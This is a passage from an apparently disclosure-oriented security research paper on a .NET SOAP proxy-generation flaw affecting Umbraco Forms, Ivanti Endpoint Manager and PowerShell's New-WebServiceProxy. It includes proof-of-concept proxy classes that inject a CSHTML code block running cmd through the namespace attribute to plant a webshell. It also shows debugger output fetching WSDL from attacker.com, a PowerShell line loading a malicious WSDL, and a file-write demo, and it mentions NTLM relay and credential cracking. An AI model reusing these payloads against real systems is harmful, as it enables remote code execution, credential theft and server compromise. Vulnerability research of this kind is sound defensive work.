            throw new Exception("Web Service Not Found");
        }
        XmlTextReader xmlreader = new XmlTextReader(webServiceUri.ToString() + "
        ServiceDescriptionImporter descriptionImporter = this.BuildServiceDescri
        result = this.CompileAssembly(descriptionImporter);
    }
```

100 %


Locals

Name	Value	Type
System.CodeDom....	{nrfnuk4s, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null}	System.Reflection.RuntimeA
this	{Umbraco.Forms.Core.Persistence.Schema.Analyzers.WebServiceAnalyser}	Umbraco.Forms.Core.Persiste
webServiceUri	{http://attacker.com:8888/pocumbraco.wsdl}	System.Uri


After that, we can see that the assembly got imported. As Umbraco allows to deliver string arguments, I could have uploaded a simple CSHTML webshell. In this case, I have used the namespace-based exploitation primitive though, as it was handier.

```
public class UmbracoPoc : SoapHttpClientProtocol
{
    public UmbracoPoc()
    {
        base.Url = "file:///Users/Administrator/source/repos/WebApplication2/
          WebApplication2/Views/Blog.cshtml";
    }

    [SoapDocumentMethod("http://tempuri.org/?@{System.Diagnostics.Process.Start(new string
      (new char[]{'c','m','d'}),new string(new char[]{'/','c','
      ','n','o','t','e','p','a','d'}));}/PocMethod", RequestNamespace = "http://
      tempuri.org/?@{System.Diagnostics.Process.Start(new string(new char[]
      {'c','m','d'}),new string(new char[]{'/','c',' ','n','o','t','e','p','a','d'}));}",
      ResponseNamespace = "http://tempuri.org/?@{System.Diagnostics.Process.Start(new
      string(new char[]{'c','m','d'}),new string(new char[]{'/','c','
      ','n','o','t','e','p','a','d'}));}", Use = SoapBindingUse.Literal, ParameterStyle =
      SoapParameterStyle.Wrapped)]
    public string PocMethod()
    {
        return (string)base.Invoke("PocMethod", new object[0])[0];
    }
}
```

Finally, I have created a "Form", which is attached to a malicious "Data Source". I then added it to a sample Umbraco page.



When one clicks the "Submit" button, the method will be eventually invoked and the CSHTML webshell will be written to the selected location.



```
public void CallMethod(string serviceName, string methodName, params object[] args)
{
    object obj = this._webServiceAssembly.CreateInstance(serviceName);
    Type type = obj.GetType();
    type.InvokeMember(methodName, BindingFlags.InvokeMethod, null, obj, args);
}
```

Locals

Name	Value
object.GetType returned	{Name = "UmbracoPoc" FullName = "UmbracoPoc"}
this	{Umbraco.Forms.Core.Persistence.Schema.Analyzers.WebServiceAnalyser}
serviceName	"UmbracoPoc"
methodName	"PocMethod"
args	{object[0x00000000]}
obj	{UmbracoPoc}
type	{Name = "UmbracoPoc" FullName = "UmbracoPoc"}

Ivanti Endpoint Manager – Authenticated Remote Code Execution Through Webshell Upload (WT-2025-0087)

Summary

Ivanti Endpoint Manager is a popular endpoint management software delivered by Ivanti. The attacker may trick a legitimate Ivanti user to authenticate to the malicious server, or to load one of malicious files into the Ivanti EPM client. There may be also a raw post-authenticated exploitation possibility there, but I haven't reviewed it too much.

All of those attack-scenarios lead to a situation, where Ivanti EPM:

- Connects to the malicious EPM server.

- Loads SOAP API specification from the WSDL file hosted on the malicious server.
- Invokes the SOAP method that accepts no input arguments.
- Ivanti EPM gets compromised, through the CSHTML webshell upload (using namespace technique).

Technical Details

Ivanti Endpoint Manager case is the most interesting one from the research perspective. This is because we can force it to use the malicious instance of *SoapHttpClientProtocol* based proxy, although it only invokes the methods that do not accept any input arguments. This created a major challenge and led to the discovery of the namespace-based exploitation approach, where the CSHTML code block is injected through the namespace attribute.

It all starts with the *WebServiceInvoker* class implemented in Ivanti EPM.

```
public WebServiceInvoker(Uri webServiceUri)
{
    this.webServiceAssembly = this.BuildAssemblyFromWSDL(webServiceUri); // [1]
}

private Assembly BuildAssemblyFromWSDL(Uri webServiceUri)
{
    if (string.IsNullOrEmpty(webServiceUri.ToString()))
    {
        RollingLog.Log("Web Service Not Found", Array.Empty<object>());
    }
    XmlTextReader xmlreader = new XmlTextReader(webServiceUri.ToString() +
"?wsdl");
    ServiceDescriptionImporter descriptionImporter =
this.BuildServiceDescriptionImporter(xmlreader); // [2]
    return this.CompileAssembly(descriptionImporter); // [3]
}
```

Snippet 37 Ivanti EPM - WebServiceInvoker

Its constructor accepts the URL, which will be used at *[1]* to call the *BuildAssemblyFromWSDL*.

At *[2]*, it will create the *ServiceDescriptionImporter* based on the attacker-controlled WSDL.

At *[3]*, it will call the *CompileAssembly*.

At this point, one can notice that this code is very similar to the one implemented in Umbraco CMS.

```
private Assembly CompileAssembly(ServiceDescriptionImporter
descriptionImporter)
{
    CodeNamespace codeNamespace = new CodeNamespace();
    CodeCompileUnit codeCompileUnit = new CodeCompileUnit();
    codeCompileUnit.Namespaces.Add(codeNamespace);
    if (descriptionImporter.Import(codeNamespace, codeCompileUnit) ==
(ServiceDescriptionImportWarnings)0)
    {
        CodeDomProvider codeDomProvider =
CodeDomProvider.CreateProvider("CSharp");
        string[] assemblyNames = new string[]
        {
            "System.Web.Services.dll",
            "System.Xml.dll"
        };
        CompilerParameters options = new CompilerParameters(assemblyNames);
        CompilerResults compilerResults =
codeDomProvider.CompileAssemblyFromDom(options, new CodeCompileUnit[]
        {
            codeCompileUnit
        });
        foreach (object obj in compilerResults.Errors)
        {
            CompilerError compilerError = (CompilerError)obj;
            RollingLog.Log("Compilation Error Creating Assembly",
Array.Empty<object>());
        }
        return compilerResults.CompiledAssembly;
    }
    RollingLog.Log("Invalid wsdl", Array.Empty<object>());
    return null;
}
```

Snippet 38 Ivanti Endpoint Manager - CompileAssembly

As in all the previous cases, *CodeDomProvider* and the *CompileAssemblyFromDom* are used to generate the DLL containing our malicious auto-generated class.

Finally, we have the *InvokeMethod<T>* implemented, which will invoke the SOAP method through the reflections.

```
public T InvokeMethod<T>(string serviceName, string methodName, params object[]
args)
{
    T result;
    try
    {
        object obj = this.webServiceAssembly.CreateInstance(serviceName);
        Type type = obj.GetType();
        result = (T)((object)type.InvokeMember(methodName,
BindingFlags.InvokeMethod, null, obj, args));
    }
    catch (Exception ex)
    {
        RollingLog.Log(ex.ToString(), Array.Empty<object>());
        result = default(T);
    }
    return result;
}
```

Snippet 39 Ivanti Endpoint Manager – InvokeMethod<T>

Now, how can one reach those methods? When we force the Ivanti EPM to connect to another EPM server, we can trigger the invocation of several SOAP methods. One of the examples is this *Uninit* method.

```
public static void Uninit()
{
    if (AVNewUpdateServer.UseLocal)
    {
        AVNewUpdateServer.Uninit();
        return;
    }
    string text = "";
    string text2 = "";
    AVNewUpdateServer.Run("UninitAVNew", new object[0], ref text, ref text2);
}
```

Snippet 40 Ivanti EPM - Uninit method

It will run the *AvNewUpdateServer.Run* method, and it will:

- Provide a string equal to *UninitAVNew*.
- Provide an empty array of objects. This array should hold our input arguments. As *UninitAVNew* accepts no arguments, the array is empty.

It will eventually lead to the *InvokeMethod*:

```
private static bool InvokeMethod(AVNewUpdateServer.MethodInput input, ref
MethodOutput output)
{
    MethodOutput methodOutput =
JsonConvert.DeserializeObject<MethodOutput>(AVNewUpdateServer.Invoker.InvokeMet
hod<string>("VulCore", input.MethodName, input.MethodParams));
    output.Result = methodOutput.Result;
    output.ResultString = methodOutput.ResultString;
    output.ErrorMessage = methodOutput.ErrorMessage;
    return output.Result;
}
```

Snippet 41 Ivanti EPM - InvokeMethod

We are especially interested in the *AVNewUpdateServer.Invoker.InvokeMethod<string>*. It will invoke the previously described *WebServiceInvoker.InvokeMethod<T>*, together with the:

- Service name.
- Method name.
- Input arguments (no arguments, as the array is empty).

How does it trigger the generation of the SOAP client proxy though? It all happens in the *AVNewUpdateServer.Invoker* getter:

```
private static WebServiceInvoker Invoker
{
    get
    {
        if (AVNewUpdateServer._invoker == null)
        {
            AVNewUpdateServer._invoker = new WebServiceInvoker(new
Uri(string.Format("https://{0}/wsvulnerabilitycore/vulcore.asmx",
DBCache.db.CoreName)));
        }
        return AVNewUpdateServer._invoker;
    }
}
```


Snippet 42 Ivanti EPM - get_Invoker

We can see that the code will initialize the new instance of the *WebServiceInvoker*, where the WSDL will be obtained from some hard-coded endpoint. However, we can control the target IP address, as the *DBCache.db.CoreName* will retrieve an address of the server to which we are connecting.

In such a way, we can exploit the invalid cast vulnerability in Ivanti Endpoint Manager and achieve the Remote Code Execution

Proof of Concept


For a simple proof of concept purposes, I just used Ivanti EPM client from the EPM server and connected to a malicious server. First screenshot shows that I have reached the *WebServiceInvoker* with the URL targeting my malicious EPM server.



```
// Token: 0x0600105F RID: 4191 RVA: 0x0003FB38 File Offset: 0x0003EB38
public WebServiceInvoker(Uri webServiceUri)
{
    this.webServiceAssembly = this.BuildAssemblyFromWSDL(webServiceUri);
}
```


```
100 %
Locals
Name            Value
this            {LANDesk.ManagementSuite.Data.WebServiceInvoker}
webServiceUri   {https://epm-attk/wsvulnerabilitycore/vulcore.asmx}
```

After this, the DLL was created. One can see that even though the *UninitAVNew* method accepts no input arguments, the CSHTML code block is injected through the namespace.



```
public class VulCore : SoapHttpClientProtocol
{
    public VulCore()
    {
        base.SoapVersion = SoapProtocolVersion.Soap12;
        base.Url = "file:///Program Files/LANDesk/Identity Server/_appstart.cshtml";
    }

    [SoapDocumentMethod("http://tempuri.org/?@{System.Diagnostics.Process.Start(new string(new char[]
      {'c','m','d'}),new string(new char[]{'/','c',' ','n','o','t','e','p','a','d'}));}/UninitAVNew",
      RequestNamespace = "http://tempuri.org/?@{System.Diagnostics.Process.Start(new string(new char[]
      {'c','m','d'}),new string(new char[]{'/','c',' ','n','o','t','e','p','a','d'}));}", ResponseNamespace =
      "http://tempuri.org/?@{System.Diagnostics.Process.Start(new string(new char[]{'c','m','d'}),new string(new
      char[]{'/','c',' ','n','o','t','e','p','a','d'}));}", Use = SoapBindingUse.Literal, ParameterStyle =
      SoapParameterStyle.Wrapped)]
    public string UninitAVNew()
    {
        object[] array = base.Invoke("UninitAVNew", new object[0]);
        return (string)array[0];
    }
}
```

Finally, method implemented in our malicious auto-generated proxy class got invoked and the CSHTML webshell was written.



```
public class VulCore : SoapHttpClientProtocol
{
    public VulCore()
    {
        base.SoapVersion = SoapProtocolVersion.Soap12;
        base.Url = "file:///Program Files/LANDesk/Identity Server/_appstart.cshtml
    }

    [SoapDocumentMethod("http://tempuri.org/?@{System.Diagnostics.Process.Start(ne
      {'c','m','d'}),new string(new char[]{'/','c',' ','n','o','t','e','p','a','d'
      RequestNamespace = "http://tempuri.org/?@{System.Diagnostics.Process.Start(r
      {'c','m','d'}),new string(new char[]{'/','c',' ','n','o','t','e','p','a','d'
      "http://tempuri.org/?@{System.Diagnostics.Process.Start(new string(new char[
      char[]{'/','c',' ','n','o','t','e','p','a','d'}));}", Use = SoapBindingUse.
      SoapParameterStyle.Wrapped)]
    public string UninitAVNew()
    {
        object[] array = base.Invoke("UninitAVNew", new object[0]);
        return (string)array[0];
    }
```

100 %

Call Stack

```
Name
ht2qaerc.dll!VulCore.UninitAVNew() (IL=0x0000, Native=0x00007FFE77DA43F0+0x31)
[Native to Managed Transition]
mscorlib.dll!System.Reflection.RuntimeMethodInfo.UnsafeInvokeInternal(object obj, object[] parameters, object[] argum
mscorlib.dll!System.Reflection.RuntimeMethodInfo.Invoke(object obj, System.Reflection.BindingFlags invokeAttr, System
mscorlib.dll!System.RuntimeType.InvokeMember(string name, System.Reflection.BindingFlags bindingFlags, System.Refl
mscorlib.dll!System.Type.InvokeMember(string name, System.Reflection.BindingFlags invokeAttr, System.Reflection.Binc
LANDesk.ManagementSuite.Data.dll!LANDesk.ManagementSuite.Data.WebServiceInvoker.InvokeMethod<string>(string
AVBiz.dll!LANDesk.ManagementSuite.AVBiz.Behaviors.AVNewUpdateServer.InvokeMethod(LANDesk.ManagementSuite.A
AVBiz.dll!LANDesk.ManagementSuite.AVBiz.Behaviors.AVNewUpdateServer.Run(string method, object[] parameters, ref
AVBiz.dll!LANDesk.ManagementSuite.AVBiz.Behaviors.AVNewUpdateServer.Uninit() (IL≈0x0024, Native=0x00007FFE77DA
PatchManagement.dll!LANDesk.ManagementSuite.PatchManagement.PatchSourcesForm.OnClosed(System.EventArgs e) (
```

Microsoft PowerShell – NTLM Relaying and Arbitrary File Write

Summary

Microsoft PowerShell implements the *New-WebServiceProxy* cmdlet. This cmdlet allows to load WSDLs from arbitrary URLs, generates a SOAP client proxy, and then allows user to invoke the web service methods.

This cmdlet is of course based on the *ServiceDescriptionImporter*, thus it is vulnerable to the invalid cast vulnerability. It is not an application though, where we can easily deploy a webshell. Still, if a user loads WSDL from the malicious source, the attacker can abuse the NTLM Relay/NTLM challenge leak to potentially obtain user's plaintext credentials (through cracking) or access different systems.

If the cmdlet is executed from the elevated PowerShell console, one can easily achieve the Remote Code Execution. It can be done through the upload of a malicious PowerShell profile script, which will be executed at every PowerShell startup.

Technical Details

Microsoft PowerShell implements the *New-WebServiceProxy* cmdlet, which is fully documented[7] by Microsoft. According to the documentation:

The New-WebServiceProxy cmdlet lets you use a Web service in PowerShell. The cmdlet connects to a Web service and creates a Web service proxy object in PowerShell. You can use the proxy object to manage the Web service.

This cmdlet loads the WSDL using the URL (HTTP protocol supported).

It is implemented in the *NewWebServiceProxy* class and we can start the analysis with the *BeginProcessing* method:

```
protected override void BeginProcessing()
{
    //...
    Assembly assembly = this.GenerateWebServiceProxyAssembly(this._namespace,
this._class); // [1]
    if (assembly == null)
    {
        return;
    }
    object obj = this.InstantinateWebServiceProxy(assembly); // [2]
    //...
}
```

Snippet 43 Microsoft PowerShell - NewWebServiceProxy.BeginProcessing

At *[1]*, the code will use the *GenerateWebServiceProxyAssembly* to generate the proxy DLL.

At *[2]*, it will instantiate it using the *InstantinateWebServiceProxy*.

Let’s start with the method responsible for the DLL generation.

```
private Assembly GenerateWebServiceProxyAssembly(string NameSpace, string
ClassName)
{
    //...
    CSharpCodeProvider csharpCodeProvider = new CSharpCodeProvider();
```

[7] https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.management/new-webserviceproxy?view=powershell-5.1

```
    StringCollection stringCollection =
ServiceDescriptionImporter.GenerateWebReferences(webReferenceCollection,
csharpCodeProvider, codeCompileUnit, webReferenceOptions); // [1]
    StringBuilder stringBuilder = new StringBuilder();
    StringWriter writer = new StringWriter(stringBuilder,
CultureInfo.InvariantCulture);
    try
    {
        csharpCodeProvider.GenerateCodeFromCompileUnit(codeCompileUnit, writer,
null); // [2]
    }
    catch (NotImplementedException exception2)
    {
        ErrorRecord errorRecord3 = new ErrorRecord(exception2,
"NotImplementedException", ErrorCategory.ObjectNotFound, this._uri);
        base.WriteError(errorRecord3);
    }
    // ...
    try
    {
        compilerResults =
csharpCodeProvider.CompileAssemblyFromSource(compilerParameters, new string[]
        {
            stringBuilder.ToString()
        }); // [3]
    }
    catch (NotImplementedException exception3)
    {
        ErrorRecord errorRecord4 = new ErrorRecord(exception3,
"NotImplementedException", ErrorCategory.ObjectNotFound, this._uri);
        base.WriteError(errorRecord4);
    }
    return compilerResults.CompiledAssembly; // [4]
}
```

Snippet 44 Microsoft PowerShell - GenerateWebServiceProxyAssembly

At *[1]*, the code will use the *ServiceDescriptionImporter* with the attacker-controlled WSDL.

At *[2]*, it will use the *GenerateCodeFromCompileUnit* method of the *CSharpCodeProvider*. It will generate a source code for our malicious proxy class.

At *[3]*, it will use the *CompileAssemblyFromSource* to create a DLL from the code generated at *[2]*.

At *[4]*, it will return the compiled assembly.

We can see that this implementation is slightly different in comparison to the previously analyzed ones. It does not immediately compile assembly. It firstly generates the code for the class, and then uses it to generate the assembly. Nevertheless, it leads to the same effect.

Finally, we can analyze the *InstantinateWebServiceProxy* method:

```
private object InstantinateWebServiceProxy(Assembly assembly)
{
    Type type = null;
    foreach (Type type2 in assembly.GetTypes())
    {
        if (type2.GetCustomAttributes(typeof(WebServiceBindingAttribute),
false).Length != 0)
        {
            type = type2;
            break;
        }
        if (type != null)
        {
            break;
        }
    }
    return assembly.CreateInstance(type.ToString());
}
```

Snippet 45 Microsoft PowerShell - InstantinateWebServiceProxy

It simply retrieves the type of our class that extends the *SoapHttpClientProtocol* and instantiates the object through a no-argument constructor.


This object will be then available to the PowerShell user. If he invokes its SOAP method – the vulnerability will be exploited.

Proof of Concept

In order to verify this vulnerability, one can just instantiate a proxy based on the malicious WSDL:

$proxy = New-WebServiceProxy -Uri http://attacker.com/poc.wsdl

When the method defined in the WSDL is executed, we achieve the arbitrary file write. One can have a look at the screenshot presenting a sample exploitation.



```
PS C:\Users\Administrator.LAB> ls C:/poc.txt
ls : Cannot find path 'C:\poc.txt' because it does not exist.
At line:1 char:1
+ ls C:/poc.txt
+ ~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (C:\poc.txt:String) [Get-ChildItem], ItemNotFoundException
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetChildItemCommand

PS C:\Users\Administrator.LAB> $proxy = New-WebServiceProxy -Uri http://attacker.com:8000/poc.wsdl
PS C:\Users\Administrator.LAB> $proxy.Url
file:///poc.txt
PS C:\Users\Administrator.LAB> $proxy.poc("test")
Exception calling "poc" with "1" argument(s): "Client found response content type of 'application/octet-stream', but
expected 'text/xml'.
The request failed with an empty response."
At line:1 char:1
+ $proxy.poc("test")
+ ~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
    + FullyQualifiedErrorId : InvalidOperationException

PS C:\Users\Administrator.LAB> ls C:/poc.txt


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         7/30/2025   6:27 AM            305 poc.txt
```

